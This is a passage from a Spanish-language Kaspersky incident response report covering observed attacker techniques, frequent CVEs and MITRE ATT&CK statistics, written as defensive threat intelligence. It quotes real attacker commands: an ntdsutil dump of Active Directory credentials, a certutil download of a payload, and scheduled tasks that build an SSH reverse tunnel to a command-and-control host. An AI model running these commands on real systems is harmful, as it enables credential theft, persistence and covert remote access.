$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @{N='Domain';
E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}} | Export-csv C:\
users\public\guli_<server1>.csv -encoding utf8
```

El comando SSH.exe nativo para Windows y sus módulos pueden utilizarse para Comando y control y con el objetivo de exfiltrar información usando el mismo canal de conexión. Los atacantes identifican la ruta para llegar a los sistemas remotos en los que los sistemas críticos permiten acceder a Internet y, una vez que confirman el acceso, pueden usar varios comandos para configurar una puerta trasera de SSH a fin de enviar y recibir datos.

Tunelización de protocolo T1572, Tarea o trabajo programados T1053

```
Identificar el acceso a Internet:
ping <remote_IP>
ping <second_remote_IP>

Obtener las claves del host SSH público para el sistema C2:
ssh-keyscan -p 443 <remoteIP>

Configurar las claves SSH locales y otorgar permisos:
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":"(R)

Configurar tareas que deben ejecutarse cada minuto en "Servidor SSH" e "Intercambio de clave SSH" configurando una tunelización inversa:
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
```

La utilidad ssh-keyscan se utiliza para recopilar las claves del host de SSH público. Se diseñó para asistir en el desarrollo y la verificación de archivos ssh_known_hosts[3].

Flax Typhoon

Durante el análisis de un incidente, se detectaron varias técnicas para la instalación y ejecución que utilizaban software legítimo y LOLBins. Se confirmó la presencia de Flax Typhoon, una organización taiwanesa de APT. La actividad inicial llevada a cabo por el atacante fue un script malicioso de PowerShell ejecutado para volcar credenciales.

Volcado de credenciales de SO (NTDS): T1003:003, Ejecución activada por eventos (perfil de PowerShell): T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

El comando de Windows certutil se utilizaba para descargar y ejecutar el host de consola del archivo.

Transferencia de herramienta de ingreso: T1105

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

Se encontró un nuevo servicio sospechoso que se ocultaba como servicio de Windows Update y se vinculaba al archivo descargado recientemente.

3 OpenBSD manual page server

Servicios del sistema (ejecución del servicio): T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

Se confirmó que el archivo detectado era un cliente VPN legítimo implementado para evitar la detección o filtración en la red o para habilitar el acceso.

Tunelización de protocolo: T1572

```
C:\windows\temp\Crashpad\conhost.exe
Descripción del archivo: VPN de SoftEther
Nombre de archivo original: vpnbridge.exe
```

Se identificó un segundo servicio en el sistema, con el nombre WorkService. Se detectó el dll correspondiente, relacionado con un agente Zabbix.

Software de acceso remoto T1219

```
Clave de registro: HKLM\SYSTEM\ControlSet001\Services\WorkService
ImagePath: "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Nombre de archivo original: zabbix_agentd.exe
Empresa: Zabbix SIA
```

Las vulnerabilidades más frecuentes

Las vulnerabilidades más comunes presentes en nuestra base de datos para 2023 estuvieron relacionadas con SMBv1 (CVE-2017-0144 y CVE-2017-0143), Microsoft Exchange Server (CVE-2021-27065 y CVE-2021-26855) y FortiOS (CVE-2023-22640 y CVE-2023-25610).

El 62 % de las vulnerabilidades que detectamos en los ataques permiten la ejecución remota de código (RCE), la mayoría de las cuales tienen exploits públicos disponibles en la Web superficial, lo que permite que los atacantes no tengan dificultades para aprovecharlas y obtengan acceso al sistema objetivo (ITW).

Al analizar la causa raíz de las vulnerabilidades, descubrimos que la categoría Enumeración de debilidades comunes más habitual es CWE-20 (Validación de entrada inadecuada). Esto revela que muchos de los programas no usan técnicas de codificación seguras básicas (como la desinfección o validación de entradas). Para evitar este tipo de problema, los desarrolladores deben adoptar prácticas recomendadas de codificación segura en sus productos. Los clientes también necesitan garantizar actualizaciones regulares para obtener los parches de seguridad más recientes y, de esa manera, mitigar dichos problemas.

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRÍTICO | CWE-428 | ITW

Ejecución remota de código

Debido a una ruta de búsqueda poco confiable en la característica PKCS#11 del agente ssh, esta vulnerabilidad puede generar la ejecución remota de código si un agente se reenvía a un sistema controlado por el atacante.

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 ALTO | CWE-20 | ITW

Ejecución remota de código

Esta vulnerabilidad antigua conocida como EternalBlue en el servidor SMBv1 permite a atacantes remotos ejecutar código arbitrario a través de paquetes elaborados.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRÍTICO | CWE-20 | ITW

Ejecución remota de código

La validación insuficiente de la entrada del usuario permite que un atacante remoto no autenticado ejecute código arbitrario en Bitrix Site Manager.

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 ALTO | CWE-306 | ITW

Falta de autenticación

Permite el robo de credenciales cifradas almacenadas en la base de datos de configuración de Veeam Backup & Replication, mediante la filtración de credenciales en texto plano o la ejecución remota de comandos.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 ALTO | CWE-22 | ITW

Ejecución remota de código

A esta vulnerabilidad se la conoce como ProxyLogon, que permite a un atacante ejecutar comandos arbitrarios en el servidor remoto de Microsoft Exchange.

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRÍTICO | CWE-918 | ITW

Ejecución remota de código

Esta vulnerabilidad, también conocida como ProxyLogon, es una vulnerabilidad de falsificación de solicitud del servidor (SSRF) en Exchange que permite a un atacante enviar solicitudes HTTP arbitrarias y autenticarse como servidor de Exchange, lo que permite la ejecución remota de código en el servidor remoto de Microsoft Exchange.

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 ALTO | CWE-20 | ITW

Ejecución remota de código

La vulnerabilidad en el servidor SMBv1 permite que un atacante remoto ejecute código de forma arbitraria mediante paquetes elaborados.

FortiOS

CVE-2023-22640 | CVSS 8.8 ALTO | CWE-787

Corrupción de memoria

Esta vulnerabilidad en FortiOS permite que un atacante autenticado ejecute código no autorizado mediante solicitudes elaboradas.

FortiGate

CVE-2022-42469 | CVSS 4.3 MEDIO | CWE-183

Control de acceso inadecuado

Una lista de entradas permitidas en algunas versiones de FortiGate puede permitir que un atacante autenticado eluda la política mediante el uso de favoritos en el portal web.

FortiOS

CVE-2023-25610 | CVSS 9.3 CRÍTICO | CWE-20 | ITW

Ejecución remota de código

Una vulnerabilidad de subdesbordamiento de búfer presente en FortiOS permite que un atacante no autenticado remoto ejecute código de forma arbitraria en el dispositivo objetivo. Esta vulnerabilidad también puede provocar un ataque DoS mediante solicitudes elaboradas.

Apache Log4j

CVE-2021-4104 | CVSS 7.5 ALTO | CWE-502

Ejecución remota de código

JMSAppender en Log4j 1.2 es vulnerable a la deserialización poco segura, que da lugar a la ejecución remota de código si JMSAppender está configurado para realizar solicitudes JNDI.

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRÍTICO | CWE-434 | ITW

Carga de archivos sin restricción

Permite que un atacante no autenticado con acceso a la red a través de HTTP ponga en riesgo Oracle Web Applications Desktop Integrator, lo que puede dar lugar a la apropiación de la aplicación.

Windows Common Log File System (CLFS)

CVE-2022-37969 | CVSS 7.8 ALTO | CWE-269 | ITW

Escalación de privilegios

Permite que un atacante obtenga privilegios del sistema aprovechando el controlador de Windows Common Log File System.

Diagrama de tácticas y técnicas de MITRE ATT&CK

TA0043: Reconocimiento

T1595.002: Análisis activo (análisis de vulnerabilidades)	4.08 %
T1595: Análisis activo	2.72 %
T1590: Recolección de información de red de la víctima	1.36 %
T1595.001: Análisis activo (análisis de bloques de IP)	1.36 %
T1592: Recolección de información de host de la víctima	0.68 %

TA0042: Desarrollo de recursos

T1587.001: Desarrollo de capacidades (malware)	4.08 %
T1586.003: Cuentas en riesgo (cuentas en la nube)	1.36 %
T1587.004: Desarrollo de capacidades (exploits)	1.36 %
T1588.002: Obtención de capacidades (herramienta)	0.68 %

TA0001: Acceso inicial

T1190: Exploit de aplicación de atención al cliente	7.48 %
T1078.002: Cuentas válidas (cuentas de dominio)	6.80 %
T1133: Servicios remotos externos	6.12 %
T1078.003: Cuentas válidas (cuentas locales)	3.40 %
T1078: Cuentas válidas	2.72 %
T1199: Relación de confianza	1.36 %
T1078.004: Cuentas válidas (cuentas en la nube)	0.68 %
T1078.001: Cuentas válidas (cuentas predeterminadas)	0.68 %
T1113: Captura de pantalla	0.68 %
T1566.001: Phishing (archivo adjunto de spear phishing)	0.68 %
T1566.002: Phishing (vínculo de spear phishing)	0.68 %

TA0002: Ejecución

T1569.002: Servicios del sistema (ejecución del servicio)	6.80 %
T1059.001: Intérprete de comandos y scripts (PowerShell)	6.80 %
T1059.003: Intérprete de comandos y scripts (shell de comandos de Windows)	6.12 %
T1204.002: Ejecución de usuario (archivo malicioso)	4.08 %
T1047: Instrumental de administración de Windows	4.08 %
T1203: Explotación para la ejecución de los clientes	3.40 %
T1059: Intérprete de comandos y scripts	2.72 %
T1053.005: Tarea o trabajo programados (tarea programada)	2.04 %
T1059.005: Intérprete de comandos y scripts (Visual Basic)	2.04 %
T1059.004: Intérprete de comandos y scripts (Unix Shell)	1.36 %
T1053.003: Tarea o trabajo programados (cron)	1.36 %
T1106: API nativa	1.36 %
T1569: Servicios del sistema	1.36 %
T1129: Módulos compartidos	0.68 %
T1072: Herramientas de desarrollo de software	0.68 %
T1105: Transferencia de herramienta de ingreso	0.68 %
T1059.006: Intérprete de comandos y scripts (Python)	0.68 %
T1053.002: Tarea o trabajo programados (at)	0.68 %

TA0003: Persistencia

T1078.002: Cuentas válidas (cuentas de dominio)	10.20 %
T1543.003: Creación o modificación de procesos del sistema (Windows Service)	7.48 %
T1505.003: Componente de software de servidor (shell web)	4.76 %
T1136.001: Creación de cuenta (cuenta local)	4.08 %
T1547.001: Ejecución automática de arranque o inicio de sesión (claves de ejecución de registro/carpeta de inicio)	4.08 %
T1053.005: Tarea o trabajo programados (tarea programada)	3.40 %
T1136: Crear cuenta	2.72 %
T1133: Servicios remotos externos	2.04 %
T1136.002: Creación de cuenta (cuenta de dominio)	2.04 %
T1078.003: Cuentas válidas (cuentas locales)	1.36 %
T1574.002: Flujo de ejecución de secuestro (carga lateral de DLL)	1.36 %
T1556.006: Modificación del proceso de autenticación (autenticación multifactor)	0.68 %
T1098.005: Manipulación de cuenta (registro de dispositivos)	0.68 %
T1114.003: Recopilación de correos electrónicos (regla de reenvío de correos electrónicos)	0.68 %
T1098: Manipulación de cuenta	0.68 %
T1078: Cuentas válidas	0.68 %
T1053.003: Tarea o trabajo programados (cron)	0.68 %
T1505: Componente de software de servidor	0.68 %
T1098.004: Manipulación de cuenta (claves autorizadas de SSH)	0.68 %
T1574.006: Flujo de ejecución de secuestro (secuestro de vínculo dinámico)	0.68 %

TA0004: Escalación de privilegios

T1078.002: Cuentas válidas (cuentas de dominio)	2.72 %
T1098.002: Manipulación de cuenta (permisos de delegación de correo electrónico adicionales)	0.68 %
T1055.012: Inyección de procesos (vaciado de procesos)	0.68 %
T1546.008: Ejecución activada por eventos (funciones de accesibilidad)	0.68 %
T1543.003: Creación o modificación de procesos del sistema (Windows Service)	0.68 %
T1068: Uso de exploit de escalación de privilegios	0.68 %

TA0005: Evasión de defensas

T1070.004: Eliminación de indicadores (eliminación de archivos)	7.48 %
T1562.001: Alteración de las defensas (deshabilitación o modificación de herramientas)	6.80 %
T1070.001: Eliminación de indicadores (eliminación de registros de eventos de Windows)	6.12 %
T1036.005: Enmascaramiento (coincidencia con nombre o ubicación verdadera)	6.12 %
T1027.002: Archivos o información ofuscados (creación de paquetes de software)	4.76 %
T1140: Decodificación/cancelación de ofuscación de archivos o información	4.08 %
T1036.004: Ocultación mediante disfraces (replicación de tarea o servicio)	3.40 %
T1027: Archivos o información ofuscados	3.40 %
T1078.002: Cuentas válidas (cuentas de dominio)	2.04 %
T1562: Afectar defensas	2.04 %
T1070.003: Eliminación de indicadores (eliminación del historial de comandos)	2.04 %
T1574.002: Flujo de ejecución de secuestro (carga lateral de DLL)	2.04 %
T1562.002: Alteración de las defensas (deshabilitación del registro de eventos de Windows)	2.04 %
T1562.003: Alteración de las defensas (alteración del registro de eventos de Windows)	2.04 %
T1078: Cuentas válidas	1.36 %
T1027.005: Archivos o información ofuscados: (eliminación de indicadores de herramientas)	1.36 %

1-5 % | 6-10 % | 11-15 % | >16 %

TA0005: Evasión de defensas

T1197: Trabajos de BITS	1.36 %
T1112: Modificación de registro	1.36 %
T1564.008: Ocultamiento de artefactos (reglas de ocultamiento de correos electrónicos)	0.68 %
T1027.010: Archivos o información ofuscados (ofuscación de comandos)	0.68 %
T1070.006: Eliminación de indicadores (timestomp)	0.68 %
T1070.002: Eliminación de indicadores (eliminación de registros del sistema en Linux o Mac)	0.68 %
T1218.011: Ejecución por proxy de binario de sistema (rundll32)	0.68 %
T1202: Ejecución indirecta de comandos	0.68 %
T1027.001: Archivos o información ofuscados (relleno binario)	0.68 %
T1548.002: Abuso del mecanismo de control de elevación (circunvención de control de cuentas de usuarios)	0.68 %
T1006: Acceso directo a volumen	0.68 %
T1562.004: Alteración de las defensas (deshabilitación o modificación de firewall)	0.68 %
T1484.001: Modificación de directivas de dominios (modificación de directivas de grupos)	0.68 %

TA0006: Acceso a credenciales

T1003.001: Volcado de credenciales de SO (memoria de LSASS)	8.16 %
T1110: Fuerza bruta	3.40 %
T1003: Volcado de credenciales de SO	2.72 %
T1110.003: Fuerza bruta (pulverización de contraseñas)	2.04 %
T1003.002: Volcado de credenciales de SO (gerente de cuentas de seguridad)	2.04 %
T1552: Credenciales no protegidas	2.04 %
T1110.001: Fuerza bruta (adivinación de contraseñas)	1.36 %
T1558.001: Robo o falsificación de tickets de Kerberos (ticket dorado)	1.36 %
T1528: Robo del token para acceso a aplicaciones	0.68 %
T1552.001: Credenciales no protegidas (credenciales en archivos)	0.68 %
T1649: Robo o falsificación de certificados de autenticación	0.68 %
T1110.004: Fuerza bruta (relleno de credenciales)	0.68 %
T1003.003: Volcado de credenciales de SO (NTDS)	0.68 %
T1555.003: Credenciales procedentes de almacenes de contraseñas (credenciales de navegadores web)	0.68 %
T1056.003: Captura de entrada (captura de portal web)	0.68 %
T1056.001: Captura de entrada (keylogger)	0.68 %

TA0007: Descubrimiento

T1083: Descubrimiento de archivos y directorios	7.48 %
T1046: Descubrimiento de servicio de red	5.44 %
T1082: Descubrimiento de información del sistema	4.76 %
T1135: Descubrimiento de recurso compartido de red	4.76 %
T1018: Descubrimiento de sistema remoto	4.08 %
T1033: Descubrimiento de usuario/propietario del sistema	2.72 %
T1087.002: Detección de cuenta (cuenta de dominio)	2.04 %
T1057: Descubrimiento de procesos	2.04 %
T1016: Descubrimiento de configuración de red del sistema	2.04 %
T1069.002: Descubrimiento de grupos de permiso (grupos de dominio)	1.36 %
T1518.001: Detección de software (detección de software de seguridad)	1.36 %
T1007: Descubrimiento de servicios del sistema	1.36 %
T1497: Evasión de virtualización/sandbox	0.68 %
T1016.001: Descubrimiento de configuración de red del sistema (descubrimiento de conexión a Internet)	0.68 %
T1087.001: Detección de cuenta (cuenta local)	0.68 %

TA0008: Movimiento lateral

T1021.001: Servicios remotos (protocolo de escritorio remoto)	12.93 %
T1021: Servicios remotos	7.48 %
T1021.002: Servicios remotos (recursos compartidos de administrador de SMB/Windows)	6.12 %
T1021.004: Servicios remotos (SSH)	4.08 %
T1570: Transferencia lateral de herramienta	2.04 %
T1072: Herramientas de desarrollo de software	1.36 %
T1078.002: Cuentas válidas (cuentas de dominio)	0.68 %
T1021.005: Servicios remotos (VNC)	0.68 %
T1563.001: Secuestro de sesión de servicio remoto (secuestro de SSH)	0.68 %

TA0009: Recolección

T1005: Datos del sistema local	6.12 %
T1560.001: Datos recolectados de archivos (archivado mediante utilidad)	2.72 %
T1119: Recolección automatizada	2.72 %
T1560.002: Datos recolectados de archivos (archivado mediante biblioteca)	0.68 %
T1113: Captura de pantalla	0.68 %
T1056.001: Captura de entrada (keylogger)	0.68 %
T1560: Datos recolectados de archivos	0.68 %
T1039: Datos de unidad compartida de red	0.68 %

TA0011: Comando y control

T1572: Tunelización de protocolo	5.44 %
T1219: Software de acceso remoto	4.08 %
T1105: Transferencia de herramienta de ingreso	2.72 %
T1071.001: Protocolo de capa de aplicación (protocolos web)	2.72 %
T1571: Puerto no estándar	2.04 %
T1132.001: Codificación de datos (codificación estándar)	1.36 %
T1095: Sin protocolo de capa de aplicación	1.36 %
T1053.005: Tarea o trabajo programados (tarea programada)	0.68 %
T1071.004: Protocolo de capa de aplicación (DNS)	0.68 %
T1573.001: Canal cifrado (criptografía simétrica)	0.68 %
T1071: Protocolo de capa de aplicación	0.68 %
T1001: Confusión de datos	0.68 %
T1090.002: Proxy (proxy externo)	0.68 %
T1090: Proxy	0.68 %

TA0010: Exfiltración

T1567: Exfiltración por servicio web	3.40 %
T1041: Exfiltración por canal C2	2.72 %
T1537: Transferencia de datos a cuenta en la nube	0.68 %

TA0040: Impacto

T1486: Datos cifrados por el impacto	17.01 %
T1485: Destrucción de datos	3.40 %
T1565: Manipulación de datos	2.72 %
T1565.001: Manipulación de datos (manipulación de datos almacenados)	1.36 %
T1491.002: Destrucción (destrucción externa)	1.36 %
T1657: Robo financiero	0.68 %
T1531: Eliminación de acceso a la cuenta	0.68 %
T1529: Apagado/reinicio del sistema	0.68 %
T1561.002: Borrado de disco (borrado de estructura de disco)	0.68 %

1-5 % | 6-10 % | 11-15 % | >16 %

Acerca de Kaspersky

Kaspersky es una empresa global de ciberseguridad y privacidad digital fundada en 1997. La profunda inteligencia de amenazas y la experiencia en seguridad de Kaspersky Lab se transforman constantemente en soluciones y servicios de seguridad para proteger empresas, infraestructuras críticas, gobiernos y consumidores de todo el mundo. Nuestra cartera integral de seguridad incluye protección líder en endpoints, y soluciones y servicios de seguridad especializados para combatir amenazas digitales sofisticadas y en evolución.

Servicios de ciberseguridad

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Reconocimiento global

Los productos y las soluciones de Kaspersky se someten constantemente a pruebas y revisiones independientes, y logran los mejores resultados, reconocimientos y premios de manera habitual. Nuestras tecnologías y procesos son evaluados y verificados regularmente por las organizaciones de analistas más respetadas del mundo. La más probada. La más premiada.

Más información

Más de 5000
profesionales trabajan en Kaspersky


50 %
de los empleados son especialistas en I+D

5
centros de excelencia únicos

Más de 410 000
nuevos archivos maliciosos detectados por Kaspersky cada día

Más de 220 000
clientes corporativos en todo el mundo

6100 millones
ciberataques detectados por nuestras soluciones en 2023



Informe de los analistas

Incident Response

kaspersky

latam.kaspersky.com

#kaspersky
#bringonthefuture